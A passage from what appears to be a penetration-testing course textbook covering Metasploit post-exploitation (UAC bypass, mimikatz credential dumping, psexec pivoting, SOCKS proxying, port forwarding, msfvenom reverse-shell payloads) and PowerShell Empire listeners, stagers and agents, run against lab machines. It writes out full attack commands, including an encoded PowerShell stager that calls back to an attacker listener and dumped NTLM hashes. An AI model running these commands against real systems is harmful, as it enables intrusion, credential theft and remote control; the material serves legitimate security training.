msf5 exploit(windows/local/bypassuac_injection_winsxs) > show options

Module options (exploit/windows/local/bypassuac_injection_winsxs):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf5 exploit(windows/local/bypassuac_injection_winsxs) > set SESSION 10
SESSION => 10

msf5 exploit(windows/local/bypassuac_injection_winsxs) > exploit

[*] Started reverse TCP handler on 10.11.0.4:4444
[+] Windows 10 (Build 16299). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Creating temporary folders...
[*] Uploading the Payload DLL to the filesystem...
[*] Spawning process with Windows Publisher Certificate, to inject into...
[+] Successfully injected payload in to process: 5800
[*] Sending stage (179779 bytes) to 10.11.0.22
[*] Meterpreter session 11 opened (10.11.0.4:4444 -> 10.11.0.22:53870)

meterpreter >
```

Listing 800 - Executing a UAC bypass using the meterpreter session

Besides being able to background an active session and execute modules through it, we can also load extensions directly inside the active session with the **load** command.

One great example of this is the PowerShell extension,[717] which enables the use of PowerShell. With this module, we can execute PowerShell commands and scripts, or launch an interactive PowerShell command prompt. In Listing 801, we **load powershell** and list the available sub-commands.

```
meterpreter > load powershell
Loading extension powershell...Success.
```

[717] (Carlos Perez, 2016), https://www.darkoperator.com/blog/2016/4/2/meterpreter-new-windows-powershell-extension

```
meterpreter > help powershell

Powershell Commands
===================

    Command             Description
    -------             -----------
    powershell_execute  Execute a Powershell command string
    powershell_import   Import a PS1 script or .NET Assembly DLL
    powershell_shell    Create an interactive Powershell prompt
```

Listing 801 - Loading the PowerShell extension

As an example, let's use the **powershell_execute** command to retrieve the PowerShell version through the *$PSVersionTable.PSVersion* global variable.

```
meterpreter > powershell_execute "$PSVersionTable.PSVersion"
[+] Command execution completed:

Major  Minor  Build  Revision
-----  -----  -----  --------
5      1      16299  248

meterpreter >
```

Listing 802 - Executing a PowerShell command

Mimikatz is incredibly useful as well and luckily, an implementation of it is available as a Meterpreter extension. In this example, we will run the extension with **load kiwi**. Since mimikatz requires SYSTEM rights, we will run **getsystem** to automatically acquire SYSTEM privileges from our current high integrity shell (in the context of the offsec user). Finally, we will dump the system credentials with **creds_msv**:

```
meterpreter > load kiwi
Loading extension kiwi...

Success.

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username    Domain  NTLM                                SHA1
DPAPI
--------    ------  ----                                ----
-----
CLIENT251$  corp    4d4ae0e7cb16d4cfe6a91412b3d80ed4  5262a3692e319ca71ac2dfdb2f758e50
2adbf154
offsec      corp    e2b475c11da2a0748290d87aa966c327  8c77f430e4ab8acb10ead387d64011c7
6400d26e  c10c264a27b63c4e66728bbef4be8aab
```

```
meterpreter >
```

Listing 803 - Using mimikatz from meterpreter

22.5.4 Pivoting with the Metasploit Framework

After compromising a target, we can *pivot* from that system to additional targets. We can pivot from within the MSF, which is convenient, but lacks the flexibility of manual pivoting techniques.

For example, let's leverage our existing Meterpreter session to enumerate the internal network's Active Directory infrastructure and pivot to other machines.

To begin, we notice that the compromised windows client has two network interfaces.

```
C:\Users\offsec>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::49e9:5c50:265f:6600%4
   IPv4 Address. . . . . . . . . . . : 192.168.1.111
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.11.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.11.0.2

C:\Users\offsec.corp>
```

Listing 804 - Dual interfaces on compromised client

We will use **route** and **add** to create a path to the alternate internal network subnet we discovered. We will also specify the session ID that this route will apply to:

```
msf5 > route add 192.168.1.0/24 11
[*] Route added

msf5 > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.1.0        255.255.255.0      Session 11
```

Listing 805 - Adding a new route

With a path created to the internal network, we can now enumerate this subnet. Since we already know the IP address of the domain controller, we will perform a limited port scan of it using the **portscan/tcp** module.

```
msf5 > use auxiliary/scanner/portscan/tcp

msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.1.110
RHOSTS => 192.168.1.110

msf5 auxiliary(scanner/portscan/tcp) > set PORTS 445,3389
PORTS => 445,3389

msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.1.110:        - 192.168.1.110:3389 - TCP OPEN
[+] 192.168.1.110:        - 192.168.1.110:445 - TCP OPEN
[*] 192.168.1.110:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Listing 806 - Portscanning an internal IP address

Since we previously discovered valid administrative credentials for the domain controller, we may now attempt a pivot to a domain controller through the use of the smb/psexec module. We need to specify credentials by specifying values for *SMBDomain*, *SMBUser*, and *SMBPass* as shown below.

```
msf5 > use exploit/windows/smb/psexec

msf5 exploit(windows/smb/psexec_psh) > set SMBDomain corp
SMBDomain => corp

msf5 exploit(windows/smb/psexec_psh) > set SMBUser jeff_admin
SMBUser => jeff_admin

msf5 exploit(windows/smb/psexec_psh) > set SMBPass Qwerty09!
SMBPass => Qwerty09!

msf5 exploit(windows/smb/psexec_psh) > set RHOSTS 192.168.1.110
RHOSTS => 192.168.1.110

msf5 exploit(windows/smb/psexec_psh) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp

msf5 exploit(windows/smb/psexec_psh) > set RHOST 192.168.1.110
LHOST => 192.168.1.110

msf5 exploit(windows/smb/psexec_psh) > set LPORT 444
LPORT => 444

msf5 exploit(windows/smb/psexec_psh) > exploit

[*] 192.168.1.110:445 - Connecting to the server...
[*] 192.168.1.110:445 - Authenticating to 192.168.1.110:445|corp as user 'jeff_admin'.
..
[*] 192.168.1.110:445 - Selecting PowerShell target
[*] 192.168.1.110:445 - Executing the payload...
[+] 192.168.1.110:445 - Service start timed out, OK if running a command or non-servic
e executable...
[*] Started bind TCP handler against 192.168.1.110:444
```

```
[*] Sending stage (180291 bytes) to 192.168.1.110
[*] Meterpreter session 5 opened (10.11.0.4-10.11.0.22:0 -> 192.168.1.110:444)

meterpreter >
```

Listing 807 - Using PsExec from Metasploit

It's important to note that the added route will only work with established connections. Because of this, the new shell on the domain controller must be a bind shell, thus allowing us to use the set route to connect to it. A reverse shell payload would not be able to find its way back to our attacking system because the domain controller does not have a route defined for our network. In this manner, we were able to obtain a meterpreter shell from the domain controller on the internal network we would otherwise not be able to reach directly.

As an alternative to adding routes manually, we can use the autoroute post-exploitation module, which can set up pivot routes through an existing meterpreter session automatically. Listing 808 demonstrates how the module is invoked.

```
msf5 exploit(multi/handler) > use multi/manage/autoroute

msf5 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, a
utoadd, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/2
4"
   SESSION                   yes       The session to run this module on.
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)

msf5 post(multi/manage/autoroute) > sessions -l

Active sessions
===============

Id  Name  Type                     Information                                Connectio
n
--  ----  ----                     -----------                                ---------
-
4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN10-X86  10.11.0.4:5555 ->
10.11.0.22:1883 (10.11.0.22)

msf5 post(multi/manage/autoroute) > set session 4
session => 4

msf5 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against CLIENT251
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.1.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 10.11.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 169.254.0.0/255.255.0.0 from Fortinet virtual adapter.
```

```
[*] Post module execution completed
msf5 post(multi/manage/autoroute) >
```

Listing 808 - Invoking autoroute module

We can also combine routes with the server/socks4a module to configure a SOCKS proxy. This allows applications outside the Metasploit Framework to tunnel through the pivot. To do so, we first set the module to use the localhost for the proxy:

```
msf5 post(multi/manage/autoroute) > use auxiliary/server/socks4a

msf5 auxiliary(server/socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy


msf5 auxiliary(server/socks4a) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1

msf5 auxiliary(server/socks4a) > exploit -j
[*] Auxiliary module running as background job 0.

[*] Starting the socks4a proxy server
```

Listing 809 - Setting up a SOCKS proxy using the autoroute

We can now update our ProxyChains configuration file (/etc/proxychains.conf) to take advantage of the SOCKS proxy. This is done by adding a configuration line as shown in Listing 810 below.

```
kali@kali:~$ sudo echo "socks4 127.0.0.1 1080" >> /etc/proxychains.conf
```

Listing 810 - Configuring ProxyChains to use correct port

Finally, we can use **proxychains** to run an application like **rdesktop** to obtain GUI access from our Kali Linux system to the domain controller on the internal network.

```
kali@kali:~$ sudo proxychains rdesktop 192.168.1.110
ProxyChains-3.1 (http://proxychains.sf.net)
Autoselected keyboard map en-us
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.110:3389-<><>-OK
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.110:3389-<><>-OK
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```

Listing 811 - Gaining remote desktop access inside the internal network

Next, the rdesktop client opens and allows us to log in to the domain controller as shown in Figure 315:



Figure 315: Remote desktop access from Kali Linux to internal network

We can also use a similar technique for port forwarding using the **portfwd** command from inside a meterpreter session, which will forward a specific port to the internal network.

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -L <opt>  Forward: local host to listen on (optional). Reverse: local host to conn
    -R        Indicates a reverse port forward.
    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "list" command
    -l <opt>  Forward: local port to listen on. Reverse: local port to connect to.
    -p <opt>  Forward: remote port to connect to. Reverse: remote port to listen on.
    -r <opt>  Forward: remote host to connect to.
```

Listing 812 - Options available for portfwd command

We can create a port forward from localhost port 3389 to port 3389 on the compromised host (192.168.1.110) as shown in Listing 813.

```
meterpreter > portfwd add -l 3389 -p 3389 -r 192.168.1.110
[*] Local TCP relay created: :3389 <-> 192.168.1.110:3389
```

Listing 813 - Forward port forwarding on port 3389

Let's test this by connecting to 127.0.0.1:3389 through rdesktop to access the compromised host in the internal network.

```
kali@kali:~$ rdesktop 127.0.0.1
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```

Listing 814 - Gaining remote desktop access using port forwarding

Using this technique, we are able to gain a remote desktop session on a host we are otherwise not able to reach from our Kali system. Likewise, if the domain controller was connected to an additional network, we could create a chain of pivots to reach any host.

22.5.4.1 Exercise

1. Use post-exploitation modules and extensions along with pivoting techniques to enumerate and compromise the domain controller from a meterpreter shell obtained from your Windows 10 client.

22.6 Metasploit Automation

While the Metasploit Framework automates quite a bit for us, we can further automate repetitive commands inside the framework itself.

When we use a payload to create a standalone executable or a client-side attack vector like an HTML application, we select options like payload type, local host, and local port. The same options must then be set in the multi/handler module. To streamline this, we can take advantage of Metasploit resource scripts. We can use any number of Metasploit commands in a resource script.

For example, using a standard editor, we will create a script in our home directory named setup.rc. In this script, we will set the payload to windows/meterpreter/reverse_https and configure the relevant *LHOST* and *LPORT* parameters. We also enable stage encoding using the x86/shikata_ga_nai encoder and configure the post/windows/manage/migrate module to be executed automatically using the *AutoRunScript* option. This will cause the spawned meterpreter to automatically launch a background notepad.exe process and migrate to it. Finally, the *ExitOnSession* parameter is set to "false" to ensure that the listener keeps accepting new connections and the module is executed with the **-j** and **-z** flags to stop us from automatically interacting with the session. The commands for this are as follows:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
set LHOST 10.11.0.4
set LPORT 443
set EnableStageEncoding true
set StageEncoder x86/shikata_ga_nai
set AutoRunScript post/windows/manage/migrate
set ExitOnSession false
exploit -j -z
```

Listing 815 - Metasploit resource script to set up multi/handler

After saving the script, we can execute it by passing the **-r** flag to **msfconsole** as shown in Listing 816.

```
kali@kali:~$ sudo msfconsole -r setup.rc
...
[*] Processing setup.rc for ERB directives.
resource (setup.rc)> use exploit/multi/handler
resource (setup.rc)> set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
resource (setup.rc)> set LHOST 10.11.0.4
LHOST => 10.11.0.4
resource (setup.rc)> set LPORT 443
LPORT => 443
resource (setup.rc)> set EnableStageEncoding true
EnableStageEncoding => true
resource (setup.rc)> set StageEncoder x86/shikata_ga_nai
StageEncoder => x86/shikata_ga_nai
resource (setup.rc)> set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
resource (setup.rc)> set ExitOnSession false
ExitOnSession => false
resource (setup.rc)> exploit -j -z
[*] Exploit running as background job 0.
msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://10.11.0.4:443
```

Listing 816 - Executing the resource script

With the listener configured and running, we can, for example, launch an executable containing a meterpreter payload from our Windows VM. We can create this executable with **msfvenom**:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_https  LHOST=10.11.0.4 LPORT=443
-f exe -o met.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 589 bytes
Final size of exe file: 73802 bytes
Saved as: met.exe
```

Listing 817 - Creating a meterpreter executable

When executed, our multi/handler accepts the connection:

```
[*] https://10.11.0.4:443 request from 10.11.0.22; Encoded stage with shikata_ga_nai
[*] https://10.11.0.4:443 request from 10.11.0.22; Staging x86 payload (180854 bytes)
[*] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.0.22:49783)
[*] Session ID 1 (10.11.0.4:443 -> 10.11.0.22:49783) processing AutoRunScript 'post/wi
ndows/manage/migrate'
[*] Running module against CLIENT251
[*] Current server process: test.exe (7520)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 4724
[+] Successfully migrated to process 4724
```

Listing 818 - Metasploit multi/handler accepting connection

The session was spawned using an encoded second stage payload and successfully migrated automatically into the notepad.exe process.

22.6.1.1 Exercise

1. Create a resource script using both a second stage encoder and autorun scripts and use it with the meterpreter payload.

22.7 Wrapping Up

The Metasploit Framework is valuable in almost every phase of a penetration test, including passive and active information gathering, vulnerability research and development, client-side attacks, post-exploitation, and much more.

In this module, we walked through some of the primary features of the Metasploit Framework. However, with such an overwhelming number of modules and features, it's easy to get lost. To help solidify these techniques, we strongly recommend that you thoroughly complete the exercises in this module and refer to the free Offensive Security online course, Metasploit Unleashed,[718] for much more in-depth training and information.

[718] (Offensive Security, 2017), https://www.offensive-security.com/metasploit-unleashed/Using_the_Database

23. PowerShell Empire

Empire[719] is a "PowerShell and Python post-exploitation agent" with a heavy focus on client-side exploitation and post-exploitation of Active Directory (AD) deployments.

Exploitation and post-exploitation are performed using PowerShell on Windows, and Python on Linux and macOS. Empire relies on standard pre-installed libraries and features; PowerShell execution requires only PowerShell version 2 (pre-installed since Windows 7) and Linux and Mac modules require Python 2.6 or 2.7.

> *Historically, PowerShell Empire focused on Windows exploitation, while a separate project, known as EmPyre,*[720] *targeted Mac OS X/macOS and Linux. In the second major release of PowerShell Empire, these projects were merged, maintaining the original name, often simply referred to as Empire. The PowerShell Empire project is no longer supported by the original developers, but updated forks have been created such as BC-SECURITY.*[721] *The forked version has recently released a version 3.0.*[722]

While Empire seems to share many features with the Metasploit Framework, they are quite different in nature. Metasploit includes a vast collection of exploits designed to gain initial access. Empire, on the other hand, is designed as a post-exploitation tool targeted primarily at Active Directory environments. It tends to leverage built-in features of the target operating system and its major applications.

23.1 Installation, Setup, and Usage

To install Empire on Kali Linux, we'll clone the project from the public GitHub repository with **`git clone`**, and run the **`install.sh`** script:

```
kali@kali:~$ cd /opt

kali@kali:/opt$ sudo git clone https://github.com/PowerShellEmpire/Empire.git
Cloning into 'Empire'...
remote: Enumerating objects: 12216, done.
remote: Total 12216 (delta 0), reused 0 (delta 0), pack-reused 12216
Receiving objects: 100% (12216/12216), 21.96 MiB | 3.22 MiB/s, done.
Resolving deltas: 100% (8312/8312), done.

kali@kali:/opt$ cd Empire/
```

[719] (Empire Project, 2019), https://github.com/EmpireProject/Empire

[720] (Will Schroeder, 2016), https://www.harmj0y.net/blog/empyre/building-an-empyre-with-python/

[721] (BC Security, 2019), https://github.com/BC-SECURITY/Empire

[722] (BC Security , 2019), https://github.com/BC-SECURITY/Empire/tree/dev

```
kali@kali:/opt/Empire$ sudo ./setup/install.sh
...
```

Listing 819 - Installation of PowerShell Empire on Kali Linux

Empire allows for collaboration between penetration testers across multiple servers using shared private keys and by extension, shared passwords. However, we are installing a single instance, so we'll press Return at the password prompt to generate a random password.

```
...
 [>] Enter server negotiation password, enter for random generation:
```

Listing 820 - Generating a random server negotiation password

With the framework installed, we can launch Empire with the aptly-named Python script, **empire**.

```
kali@kali:/opt/Empire$ sudo ./empire
...
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
================================================================

   _______ .___  ___. .______    __  .______       _______
  |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
  |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
  |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
  |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
  |_______||__|  |__| | _|      |__| | _| `._____||_______|


       285 modules currently loaded

       0 listeners currently active

       0 agents currently active


(Empire) >
```

Listing 821 - Starting up PowerShell Empire

23.1.1 PowerShell Empire Syntax

We can use **help** to list various commands available within Empire, including listeners, stagers, agents, and modules.

```
(Empire) > help

Commands
========
agents            Jump to the Agents menu.
creds             Add/display credentials to/from the database.
exit              Exit Empire
help              Displays the help menu.
interact          Interact with a particular agent.
list              Lists active agents or listeners.
```

```
listeners          Interact with active listeners.
load               Loads Empire modules from a non-standard folder.
plugin             Load a plugin file to extend Empire.
plugins            List all available and active plugins.
preobfuscate       Preobfuscate PowerShell module_source files
reload             Reload one (or all) Empire modules.
report             Produce report CSV and log files: sessions.csv, credentials.csv, mas
reset              Reset a global option (e.g. IP whitelists).
resource           Read and execute a list of Empire commands from a file.
searchmodule       Search Empire module names/descriptions.
set                Set a global option (e.g. IP whitelists).
show               Show a global option (e.g. IP whitelists).
usemodule          Use an Empire module.
usestager          Use an Empire stager.
```

Listing 822 - Empire options from the help command

23.1.2 Listeners and Stagers

We'll begin our tour of Empire with a brief discussion of listeners and stagers. Equivalent to Metasploit's multi/handler, listeners accept inbound connections from various Empire agents.

Stagers are small pieces of code generated by Empire that are executed on the victim and connect back to a listener. They set up a connection between the victim and the attacker and perform additional tasks to facilitate the transfer of a staged payload.

To begin an Empire session, we will first enter the **listeners** context, then print available listeners with **uselistener** followed by a Space and a double Tab to engage Empire's tab completion feature.

```
(Empire) > listeners
[!] No listeners currently active

(Empire: listeners) > uselistener
dbx           http_com      http_hop      meterpreter
http          http_foreign  http_mapi     redirector
```

Listing 823 - Listing the listener types

The *http* listener is the most basic listener and like the windows/meterpreter/reverse_http payload in Metasploit, communicates through a series of HTTP GET and POST requests to simulate legitimate HTTP traffic.

> *The redirector listener is also worth mentioning as it creates a pivot that enables communications with an internal network through a compromised host.*

Once we've chosen a listener, we can run the **uselistener** command to select it and **info** to display information and syntax:

```
(Empire: listeners) > uselistener http

(Empire: listeners/http) > info
```

```
    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

Name              Required    Value                           Description
----              --------    -------                         -----------
...
KillDate          False                                       Date for the listener t
o exit (MM/dd/yyyy).
Name              True        http                            Name for the listener.
Launcher          True        powershell -noP -sta -w 1 -enc  Launcher string.
DefaultDelay      True        5                               Agent delay/reach back
interval (in seconds).
DefaultLostLimit  True        60                              Number of missed checki
ns before exiting
WorkingHours      False                                       Hours for the agent to
operate (09:00-17:00).
...
Host              True        http://10.11.0.4:80       Hostname/IP for staging.
CertPath          False                                       Certificate path for ht
tps listeners.
DefaultJitter     True        0.0                             Jitter in agent reachba
ck interval (0.0-1.0).
Proxy             False       default                         Proxy to use for reques
t (default, none, or other).
...
BindIP            True        0.0.0.0                         The IP to bind to on th
e control server.
Port              True        80                              Port for the listener.
ServerVersion     True        Microsoft-IIS/7.5               Server header for the c
ontrol server.
...
```

Listing 824 - HTTP listener options

As shown in the above listing, there are many options, but most are already set or are optional. The most important parameters are *Host* and *Port*, which are used to select the local IP address or hostname and the port number of the listener, respectively. We can set the *Host* as follows:

```
(Empire: listeners) > set Host 10.11.0.4
(Empire: listeners) >
```

There are additional settings worth noting. *DefaultDelay* attempts to simulate more legitimate HTTP traffic by setting the wait interval callback time from the compromised host to the listener. *DefaultJitter* makes the traffic seem less programmatically generated by setting *DefaultDelay* to a random offset. *KillDate* will self-terminate the listeners on all compromised hosts on the specified date. This is especially useful when performing cleanup after a penetration test.

Once the options are set, we can start the listener with the **execute** command and return to the main listener menu with **back**. Lastly, we can list all available stagers with **usestager** followed by Space and double Tab.

```
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!

(Empire: listeners/http) > back

(Empire: listeners) > usestager
multi/bash                osx/launcher              windows/launcher_bat
multi/launcher            osx/macho                 windows/launcher_lnk
multi/macro               osx/macro                 windows/launcher_sct
multi/pyinstaller         osx/pkg                   windows/launcher_vbs
multi/war                 osx/safari_launcher       windows/launcher_xml
osx/applescript           osx/teensy                windows/macro
osx/application           windows/bunny             windows/macroless_msword
osx/ducky                 windows/dll               windows/teensy
osx/dylib                 windows/ducky
osx/jar                   windows/hta
```

Listing 825 - Available stagers

As shown in Listing 825, Empire supports stagers for Windows, Linux, and OS X. Windows stagers include support for standard DLLs, HTLM Applications, Microsoft Office macros, and more exotic stagers such as *windows/ducky* for use with the USB Rubber Ducky.[723]

To get an idea of how this works, let's try out the *windows/launcher_bat* stager. After selecting the stager, we can review the options with the **info** command.

```
(Empire: listeners) > usestager windows/launcher_bat

(Empire: stager/windows/launcher_bat) > info

Name: BAT Launcher

Description:
  Generates a self-deleting .bat launcher for
  Empire.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True                          Listener to generate stager for.
  OutFile          False       /tmp/launcher.bat File to output .bat launcher to,
                                                 otherwise displayed on the screen.
```

[723] (Hak5, 2019), https://hakshop.com/products/usb-rubber-ducky-deluxe

```
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation type
                                                 For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscatio
                                                 Only used if Obfuscate switch is True
                                                 For powershell only.
  Language         True        powershell        Language of the stager to generate.
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use f
                                                 request (default, none, or other).
  UserAgent        False       default           User-agent string to use for the stag
                                                 request (default, none, or other).
  Proxy            False       default           Proxy to use for request (default, no
                                                 or other).
  Delete           False       True              Switch. Delete .bat after running.
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.
```

Listing 826 - Options for the launcher_bat stager

We can configure the *Listener* parameter with the **set** command followed by the name of the listener we just created. Finally, we'll create the stager with **execute** as shown in Listing 827.

```
Empire: stager/windows/launcher_bat) > set Listener http

(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat

(Empire: stager/windows/launcher_bat) >
```

Listing 827 - Creating the bat stager

To better understand the stager we just created, let's take a look at the partial content of the generated launcher.bat file.

```
kali@kali:/opt/Empire$ cat /tmp/launcher.bat
@echo off
start /b powershell -noP -sta -w 1 -enc  SQBGACgAJABQAFMAVgBlAHIAcwBp...
start /b "" cmd /c del "%~f0"&exit /b
```

Listing 828 - PowerShell Empire stager

The stager is a base64-encoded PowerShell command string. This first-stage payload will connect to the listener and fetch the rest of the Empire agent code.

23.1.3 The Empire Agent

Now that we have our listener running and our stager prepared, we will need to deploy an agent on the victim. An agent is simply the final payload retrieved by the stager, and it allows us to execute commands and interact with the system. The stager (in this case the .bat file) deletes itself and exits once it finishes execution.

Once the agent is operational on the target, it will set up an AES-encrypted communication channel with the listener using the data portion of the HTTP GET and POST requests.

We will first copy the launcher.bat script to the Windows 10 workstation and execute it from a command prompt.



Figure 316: Execution of launcher

After successful execution of the launcher script, an initial agent call will appear in our Empire session as shown in Listing 829:

```
(Empire: stager/windows/launcher_bat) > [+] Initial agent S2Y5XW1L from 10.11.0.22 now
active (Slack)
```

Listing 829 - PowerShell Empire agent connection

Next, we can use the **agents** command to display all active agents.

```
(Empire: stager/windows/launcher_bat) > agents

[*] Active agents:

Name       Lang  Internal IP  Machine Name  Username     Process             Delay
---------  ----  -----------  ------------  ---------    -------             -----
S2Y5XW1L   ps    10.11.0.22   CLIENT251     corp\offsec  powershell/2976     5/0.0

(Empire: agents) >
```

Listing 830 - PowerShell Empire agent connection

